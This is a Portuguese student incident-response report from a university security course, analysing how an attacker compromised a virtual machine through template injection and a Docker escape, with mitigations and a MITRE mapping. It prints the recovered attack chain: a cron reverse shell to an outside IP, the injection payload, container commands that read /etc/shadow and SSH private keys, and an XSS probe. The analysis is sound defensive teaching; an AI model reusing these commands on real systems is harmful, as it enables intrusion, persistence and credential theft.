



UNIVERSIDADE DE AVEIRO

DEPARTAMENTO DE ELECTRÓNICA, TELECOMUNICAÇÕES E  
INFORMÁTICA

---

SIO

# Segurança Informática nas Organizações

Sumário executivo de um ataque informático

---

*Elaborado por:*

Bruno Silva (97931)

Marta Oliveira (97613)

Miguel Ferreira (93419)

Pedro Coutinho (93278)

# Contents

<b>1</b>	<b>Sumário Executivo</b>	<b>2</b>
1.1	Resumo . . . . .	2
1.2	Conclusão . . . . .	2
<b>2</b>	<b>Sumário Técnico</b>	<b>3</b>
2.1	Vulnerabilidades e CWE'S . . . . .	3
2.1.1	Informação confidencial transmitida em claro . . . . .	3
2.1.2	Má gestão da password: . . . . .	3
2.1.3	Más práticas nas Cookies . . . . .	3
2.1.4	Execução com privilégios desnecessários . . . . .	3
2.1.5	Docker Container . . . . .	4
2.2	Alterações de Ficheiros . . . . .	4
2.3	O Ataque em si . . . . .	6
2.3.1	Brute force: Ataque dicionário . . . . .	6
2.3.2	Cookies . . . . .	6
2.3.3	Brute force: Localização de recursos . . . . .	6
2.4	Mapeamento das descobertas (MITRE Attack Matrix) . . . . .	9
<b>3</b>	<b>Conclusão</b>	<b>10</b>

# 1 Sumário Executivo

Após a deteção de uma alteração pouco usual na máquina virtual do nosso cliente houve uma investigação detalhada da VM para perceber o que sucedeu. Foi averiguado que foi vítima de um ataque informático.

É aqui apresentado um resumo dos principais aspetos do mesmo.

## 1.1 Resumo

O atacante conseguiu obter acesso remoto à máquina em questão devido a um erro de uma aplicação, esta não validava os dados de entrada de forma correta dando oportunidade ao atacante de injetar código malicioso para ser executado.

O atacante obteve acesso futuro à máquina através da criação de uma reverse shell, isto é, uma backdoor para ter acesso remoto em qualquer altura que deseje. Esta backdoor é facilmente removível e será falado mais em detalhe no sumário técnico. Este ataque não comprometeu outras máquinas.

Além disso, fez uma cópia das chaves de segurança e das passwords da máquina e por isso deve haver uma alteração das mesmas o mais rapidamente possível.

## 1.2 Conclusão

Sendo assim, é importante fazer uma revisão de segurança nesta e noutras VM's desta organização pois poderá haver um ataque similar. Apesar de os danos nesta máquina não terem sido muitos, num próximo ataque o desfecho pode não ser o mesmo.

## 2 Sumário Técnico

### 2.1 Vulnerabilidades e CWE'S

Existem várias vulnerabilidades na máquina que iremos explorar agora.

#### 2.1.1 Informação confidencial transmitida em claro

O website não utiliza HTTPS, o que significa que toda a informação é transmitida em claro podendo ser lida pelo atacante visto que não existe qualquer encriptação da mesma.

**CWE associada:**

- (319) Cleartext Transmission of Sensitive Information

#### 2.1.2 Má gestão da password:

O username e password do administrador estão guardadas em claro no app.py.

ADMIN\_USER='admin'

ADMIN\_PASS='75debe8ecad2b043072ce03d1dc3e635'

Se um atacante conseguir obter acesso a este ficheiro conseguirá aceder ao website como administrador o que poderá causar danos. Como iremos abordar mais à frente isto foi explorado pelo atacante.

O armazenamento deve ser feito numa base de dados segura, isto é, guardando a síntese da respetiva palavra-passe.

**CWE associada:**

- (312) Cleartext Storage of Sensitive Information

#### 2.1.3 Más práticas nas Cookies

Cookies contém informação privada em relação ao administrador e por isso é importante que estas sejam armazenadas de forma segura.

As cookies, neste caso, não tinham a flag HttpOnly e por isso eram vulneráveis a ataques Cross-Site Scripting.

**CWE's associadas:**

- (1004) Sensitive Cookie Without 'HttpOnly' Flag
- (315) Cleartext Storage of Sensitive Information in a Cookie

#### 2.1.4 Execução com privilégios desnecessários

O container Docker do website é executado com privilégios de root o que significa que se um atacante conseguir obter acesso ao container tem a partir desse momento acesso a tudo o que entender, modificar ficheiros protegidos, instalar pacotes, etc.

## CWE associada:

- (250) Execution with Unnecessary Privileges

### 2.1.5 Docker Container

O docker Daemon está configurado para se associar ao tcp://0.0.0:2376 sem o TLS ativo. O atacante conseguiu acesso a este porto e, por isso, tem acesso ao host.

Para prevenir situações destas, podemos criar um canal de comunicação seguro usando TLS. Um socket TLS requer que o cliente tenha certificados e keys para comunicar com o Daemon.

## 2.2 Alterações de Ficheiros

Fomos verificar as diferenças dos discos da VM em questão, antes e após o ataque para verificar que ficheiros foram alterados e/ou eliminados:

1. Foi encontrado no diretório home/dev/web/static/gallery uma imagem a informar um ataque intencional à VM da vítima e que procedimentos teria de fazer para haver um desbloqueio dos sistemas e eliminação dos dados obtidos. Apesar da ameaça, verificamos que não houve encriptação dos ficheiros.
2. /etc/crontab -> *Este ficheiro, como o nome indica, contém a "crontable" utilizada pelo crond daemon para*

```
crontab ✖
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*
*/10 * * * * root 0<&196;exec 196<>/dev/tcp/96.127.23.115/5556; sh <&196 >&196 2>&196
```

**Figure 2.1:** Ficheiro crontab

3. /var/lib/avahi-autoipd -> Os ficheiros 08:00:27:3e:8d:3 e 08:00:27:e2:56:e4 que continham o ip 169.254.6.17 e 169.254.12.12 respetivamente foram eliminados. Avahi-autoipd implementa um protocolo de configuração IPv4 local, isto é, um protocolo de IP automático sem necessidade de usar um DHCP server, ou seja, destina-se principalmente a ser usada em redes ad-hoc que não têm um servidor DHCP. Como os ficheiros foram eliminados isto pode significar perda de serviços.
4. /etc/resolv.conf -> Este ficheiro contém a configuração dos servidores DNS. Este foi alterado pelo atacante de maneira a que quando o utilizador tenta aceder a uma página, possa ser redirecionado para um site malicioso que se parece com o site original que o utilizador queria aceder.

A screenshot of a terminal window showing the contents of the /etc/resolv.conf file. The window title is 'resolv.conf' with a close button icon. The file contains three lines: 'domain local', 'search local', and 'nameserver 192.168.1.9'. Below the file content, the text 'Antes do ataque' is written in red.

```
resolv.conf ✕  
domain local  
search local  
nameserver 192.168.1.9  
  
Antes do ataque
```

**Figure 2.2:** Ficheiro resolvconf antes do ataque

A screenshot of a terminal window showing the contents of the /etc/resolv.conf file after an attack. The window title is 'resolv.conf' with a close button icon. The file content has been modified to: 'domain home', 'search home', and three 'nameserver' entries with IP addresses '192.168.50.100', '213.228.128.156', and '213.228.128.5'. Below the file content, the text 'Depois do ataque' is written in red.

```
resolv.conf ✕  
domain home  
search home  
nameserver 192.168.50.100  
nameserver 213.228.128.156  
nameserver 213.228.128.5  
  
Depois do ataque
```


**Figure 2.3:** Ficheiro resolvconf depois do ataque

## 2.3 O Ataque em si

### 2.3.1 Brute force: Ataque dicionário

Com a observação dos pacotes HTTP é possível ver que o atacante executa uma série de combinações de password. Acabando por não ter sucesso nesta tentativa e desiste depois de algum tempo.

Um dos pacotes capturados:



```
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "user" = "admin"
  > Form item: "pass" = "112233"
```


Figure 2.4: Tentativa de ataque Brute Force

### 2.3.2 Cookies

De seguida, um dos objetivos do nosso atacante foram as cookies. Nas primeiras tentativas as cookies de autenticação são apagadas, de maneira a descobrir se o website as define quando estas não existem, chegando à conclusão que isto acontece. Subsequentemente, o atacante tenta modificar as cookies e dar reload à página, tentando encontrar algo mais que pudesse explorar. Como não conseguiu obter informações relevantes com este método, prosseguiu para o próximo passo.

### 2.3.3 Brute force: Localização de recursos

O atacante fez solicitações de arquivos/diretórios. A existência, ou não, do recurso é analisada pela resposta http do servidor. Foi usada a técnica de brute force na tentativa de obter informações privadas úteis. O atacante estaria provavelmente à procura de onde pudesse injetar código malicioso. Este testou também se um ataque XSS seria possível acedendo a `/test<script>alert("hello")</script>`, tendo sucesso visto que a página passou a conter o código injetado.



```
▼ Hypertext Transfer Protocol
  > GET /test%7B%7B201+1%20%7D%7D HTTP/1.1\r\n
    Host: 192.168.1.251\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept: */*\r\n
    Connection: keep-alive\r\n
    Cookie: auth=dXNlcm5hbWU9Z3Vlc3SAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADwJnVzZXJ1YW1lPWFKbWlu.L4WdSIW5+ASrB+CXLSmZ/EUC1zung26cw0KG07LEM=\r\n
  [Full request URI: http://192.168.1.251/test%7B%7B201+1%20%7D%7D]
  [HTTP request 1/1]
  [Response in frame: 7218]
```

Figure 2.5: Pacotes capturados com Wireshark

Sequência de acessos executados pelo atacante:

- (...)
- `/test` : Um dos primeiros acessos por parte do atacante, possivelmente à procura de onde pudesse injetar código malicioso
- `/test<script>alert("hello")</script>` : Testa xss injection (com sucesso)
- `/test{{ 1+1 }}` : Testa a execução de código remoto

- `/test{{ __globals__ }}` : Tenta obter informações gerais acerca da app e do sistema (continuando nos dois acessos seguintes)
- `(...)`
- `/test{{(request.application.__globals__.__builtins__.__import__('os')['popen']('id'))}}` : É a partir deste momento que o atacante consegue executar comandos, sendo que os comandos a executar aparecem no lugar de 'id'.

Nos próximos pontos apenas os comandos executados são apresentados. ( Tal como explicitado a seguir os comandos que foram introduzidos pelo atacante no local onde aparece 'comando':

```
"/test{{(request.application.__globals__.__builtins__.__import__('os')['popen']( 'comando'
))}}")
```

- **id** : Verifica que o container é executado com privilégios de root visto que o uid=0.
- **ls** : Lista todos os ficheiros que estejam no diretório atual
- **cat app.py** : Verifica o conteúdo do ficheiro
- **cat auth.py** : Verifica o conteúdo do ficheiro reparando que este importa o ficheiro app.py
- **cat /etc/passwd** : Acesso aos dados da conta(username, userID, shell, ...)
- **cat /etc/shadow** : Acesso às senhas
- **cat /proc/mount** : Verifica os sistemas de ficheiros que estão montados no sistema, estando possivelmente à procura de containers docker.
- **find /** : Lista todo o sistema de ficheiros
- **touch .a** : Cria um ficheiro a
- **ls -la .a** : Verifica as permissões desse ficheiro
- **ls -la /tmp/.a** : Verifica as permissões do ficheiro na pasta de ficheiros temporários
- **ls -la /root/** : Verifica as permissões do diretório root
- **ls /home/\*** : Lista todos os ficheiros do diretório home
- **find / -perm -4000** : Verifica que ficheiros têm set-uid
- **env** : Listagem de variáveis de ambiente
- **docker ps** : Lista os docker containers que estejam a ser executados
- **apt update** : Atualiza o sistema
- **apt install -y docker.io** : Instala o docker dentro do container atual
- **docker ps** : Lista os docker containers que estão a ser executados, verificando que consegue ver o seu próprio container portanto consegue escapar deste
- **docker run -rm -t -v /:/mnt busybox /bin/ls /mnt**



- **docker run -rm -v /:/mnt busybox /bin/find /mnt/**
- **find / -perm -4000** : Verifica que ficheiros têm set-uid
- **docker run -rm -v /:/mnt python python -c "f=open('/mnt/etc/crontab', 'a'); f.write('\* /10 \* \* \* \* root 0;&196;exec 196< >/dev/tcp/96.127.23.115/5556; sh <&196; >&196; 2>&196;'); f.close(); print('done')"** 2>&1 : Cria a reverse shell no ficheiro crontab obtendo assim a backdoor para acesso remoto futuro
- **docker run -rm -v /:/mnt busybox cat /mnt/root/.bash\_history** : Nos comandos seguintes é criado um container temporário para ler ficheiros, sendo este apagado ao fim de cada comando.
- **docker run -rm -v /:/mnt busybox cat /mnt/root/.ssh/id\_rsa /mnt/root/.ssh/id\_rsa.pub**
- **docker run -rm -v /:/mnt busybox ls /mnt/home**
- **docker run -rm -v /:/mnt busybox cat /mnt/home/dev/.ssh/id\_rsa /mnt/home/dev/.ssh/id\_rsa.pub**
- **docker run -rm -v /:/mnt busybox cat /mnt/etc/passwd**
- **docker run -rm -v /:/mnt busybox cat /mnt/etc/shadow**
- **docker run -rm -v /:/mnt busybox cat /mnt/etc/mysql/debian.cnf /mnt/etc/mysql/my.cnf /mnt/etc/mysql/my.cnf**
- **docker run -rm -v /:/mnt busybox cat /mnt/etc/ssl/private/\\\***
- **docker run -rm -v /:/mnt busybox cat /mnt/var/log/\\\***
- **docker run -rm -v /:/mnt busybox cat /var/lib/docker/containers/1bc8170248006261556c8e9316704cdef21d3ea03d**
- **/login** : O atacante consegue fazer login após ter acedido às credenciais
- **/upload** : Faz upload de uma imagem que indica que foi realizado um ataque e que procedimentos a seguir.
- **echo "<body bgcolor="black"><center>  </center> </body>"/app/templates/index.html** : Define a imagem referida no ponto anterior como fundo do website.
- **docker restart app** : O container do website é reiniciado de maneira a que as alterações tenham efeito

## 2.4 Mapeamento das descobertas (MITRE Attack Matrix)

Métodos usados pelo atacante baseado pelo MITRE Attack Matrix:

- **Acesso inicial:** Exploit Public-Facing Application
- **Execução:** Command and Scripting Interpreter: Python
- **Persistência:** Scheduled Task/Job: Cron
- **Evasão Defensiva:** Clear Command History
- **Acesso a credenciais:** OS Credential Dumping, Unsecured Credentials(Credentials In Files), Brute Force>Password Spraying)
- **Movimento lateral:** Remote Services(SSH)
- **Collection:** Data from Local System
- **Impact:** Defacement(External Defacement)

### 3 Conclusão

De modo a concluir este relatório, vão ser apresentados métodos de prevenção para um possível ataque futuro e métodos de mitigar o impacto deste ataque.

O primeiro método de prevenção é fazer com que o Docker requeira autenticação, pois se essa medida já tivesse sido implementada o atacante não iria conseguir executar nada dentro do container antes de ser autenticado.

Na análise foi verificado que o atacante utilizou uma série de combinações de password num ataque de dicionário. Um possível método para dificultar este tipo de ataque é implementar um limite de tentativas.

De modo a impedir o atacante de acessar e alterar ficheiros do sistema, as permissões de acesso e escrita dos mesmos devem ser alteradas. Uma possível solução inicial seria criar um mecanismo UID de modo a fazer com que certos comandos apenas possam ser executados por utilizadores específicos, neste caso o super-user. Com esse mecanismo implementado, seria impossível executar comandos como a troca de passwords ou validação de conexão sem autorização do super-user.

Além dessa medida é importante confinar os programas a apenas conseguirem utilizar certos recursos disponíveis, isto é, apenas os recursos necessários para executar as suas tarefas.

Em adição pode fazer-se uso do comando chroot, o qual permite a redução da visibilidade dos ficheiros do sistema e é usado para proteger o sistema de ficheiros de aplicações potencialmente perigosas. Em conjunto com esse comando, pode ser utilizado um módulo de segurança como o AppArmor que permite ao administrador do sistema restringir aplicações com base num modelo de comportamento, deste modo as aplicações nunca podem ter mais acessos do que o definido, mesmo que executadas pelo root.

Mesmo adotando estas medidas, vai ser necessário alterar todas as credenciais, repor os ficheiros que o atacante alterou e ainda implementar métodos como a encriptação do disco e cifragem de documentos.

## Lista de Imagens

2.1	Ficheiro crontab . . . . .	4
2.2	Ficheiro resolvconf antes do ataque . . . . .	5
2.3	Ficheiro resolvconf depois do ataque . . . . .	5
2.4	Tentativa de ataque Brute Force . . . . .	6
2.5	Pacotes capturados com Wireshark . . . . .	6